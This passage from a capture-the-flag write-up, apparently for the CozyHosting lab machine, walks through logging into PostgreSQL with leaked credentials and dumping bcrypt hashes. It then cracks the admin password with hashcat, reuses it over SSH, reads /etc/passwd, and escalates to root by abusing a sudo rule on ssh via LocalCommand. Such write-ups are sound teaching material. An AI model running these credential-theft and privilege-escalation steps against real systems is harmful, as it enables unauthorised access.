The file discloses the credentials `postgres:Vg&nvzAQ7XxR`, with which we can connect to the local `PostgreSQL` instance.

```
psql -h 127.0.0.1 -U postgres
```

```
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR
psql (14.8 (Ubuntu 14.8-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Listing all the available databases, we observe the presence of the `cozyhosting` database.

```
\list
```

```
postgres=# \list
\list
WARNING: terminal is not fully functional
Press RETURN to continue

          List of databases
   Name    |  Owner   | Encoding | Collate  |   Ctype    | Access privileges
-----+-----+-----+-----+-----+
cozyhosting | postgres | UTF8      | en_US.UTF-8 | en_US.UTF-8 |
postgres     | postgres | UTF8      | en_US.UTF-8 | en_US.UTF-8 |
template0    | postgres | UTF8      | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
<...SNIP...>
(4 rows)
```

We connect to the database by utilizing the `\connect` directive.

```
\connect cozyhosting
```

```
postgres=# \connect cozyhosting
\connect cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=#
```

Once we've successfully connected to the database, we can use the `\dt` command to list all the available tables within the database.

```
\dt
```

```
cozyhosting=# \dt
<...SNIP...>

      List of relations
 Schema |   Name    | Type  | Owner
-----+-----+-----+
 public | hosts   | table | postgres
 public | users   | table | postgres
(2 rows)

(END)q
cozyhosting=#
```

We proceed by utilizing the `SELECT` statement to view all the data present in the `users` table.

```
select * from users;
```

```
cozyhosting=# select * from users;
select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue
     name    |          password          | role
-----+-----+-----+
--  kanderson | $2a$10$E/Vcd9ecfImPudWeLSEIv.cvk60jxjWlWxpjj1NVNV3Mm6eH58zim | User
  admin     | $2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm | Admin
(END)q
cozyhosting=#
```

Here, we have two password hashes: one for the user `kanderson` and the other for the user `Admin`. We use `hashid` to identify the hash type:

```
hashid $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kv08dm
```

```
Analyzing '$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kv08dm'  
[+] Blowfish(OpenBSD)  
[+] woltlab Burning Board 4.x  
[+] bcrypt
```

Considering that these hashes stem from a `Spring Boot` web application, [the most likely candidate](#) is `bcrypt`. We save the administrator's hash to a file and attempt to crack it using `Hashcat`, with mode `3200` for `bcrypt`.

```
hashcat hash_file -m 3200 /usr/share/wordlists/rockyou.txt
```

```
hashcat hash_file -m 3200 /usr/share/wordlists/rockyou.txt  
hashcat (v6.2.6) starting  
<...SNIP...>  
  
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kv08dm:manchesterunited  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))  
Hash.Target....: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kv08dm  
Time.Started....: Tue Aug 15 18:47:28 2023 (50 secs)  
Time.Estimated...: Tue Aug 15 18:48:18 2023 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 56 H/s (4.96ms) @ Accel:3 Loops:32 Thr:1 Vec:1  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 2799/14344385 (0.02%)  
Rejected.....: 0/2799 (0.00%)  
Restore.Point....: 2790/14344385 (0.02%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024  
Candidate.Engine.: Device Generator  
Candidates.#1...: dougie -> mercury  
Hardware.Mon.#1..: Util: 96%  
  
Started: Tue Aug 15 18:47:19 2023  
Stopped: Tue Aug 15 18:48:20 2023
```

We were able to successfully crack the password, obtaining the password `manchesterunited`.

```
cat /etc/passwd
```

```
app@cozyhosting:/app$ cat /etc/passwd  
  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
  
<...SNIP...>  
  
app:x:1001:1001::/home/app:/bin/sh  
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
josh:x:1003:1003::/home/josh:/usr/bin/bash  
_laurel:x:998:998::/var/log/laurel:/bin/false  
app@cozyhosting:/app$
```

Examining the users present in the system, we observe a user named `josh`. We can attempt to utilize the previously-discovered password to log in as the user `josh`.

```
ssh josh@10.10.11.230
```

```
ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

<...SNIP...>

josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$
```

We are successfully logged in as user `josh`. The user flag can be obtained at `/home/josh/user.txt`.

Privilege Escalation

Upon checking the `sudo` permissions for the user `josh`, we discover that they can run `/usr/bin/ssh` as `root`.

```
sudo -l
```

```
sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

We can leverage this to gain a shell as `root`. Reading through the [SSH documentation](#) and this [link](#), we see that running the command with the `-o` flag allows us to specify the `PermitLocalCommand=yes` option. This option is used to allow the execution of local commands on the **client** machine after a successful `SSH` connection is established. The `LocalCommand=/bin/bash` option specifies the local command that should be executed on the machine after a successful `SSH` connection. In our case, we set it to execute `/bin/bash`, which means that after connecting to the machine, a `bash` shell will be opened, and we will have a session as `root`.

```
sudo /usr/bin/ssh -v -o PermitLocalCommand=yes -o 'LocalCommand=/bin/bash'
josh@127.0.0.1
```

```
josh@cozyhosting:~$ sudo /usr/bin/ssh -v -o PermitLocalCommand=yes -o 'LocalCommand=/bin/bash' josh@127.0.0.1
OpenSSH_8.9p1 Ubuntu-3ubuntu0.3, OpenSSL 3.0.2 15 Mar 2022

<...SNIP...>

debug1: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts2 does not exist
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.

<...SNIP...>

debug1: Next authentication method: password
josh@127.0.0.1's password:
Authenticated to 127.0.0.1 ([127.0.0.1]:22) using "password".
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
root@cozyhosting:/home/josh# id
uid=0(root) gid=0(root) groups=0(root)
root@cozyhosting:/home/josh# ls /root
root.txt
root@cozyhosting:/home/josh#
```

The `root` flag can be found at `/root/root.txt`.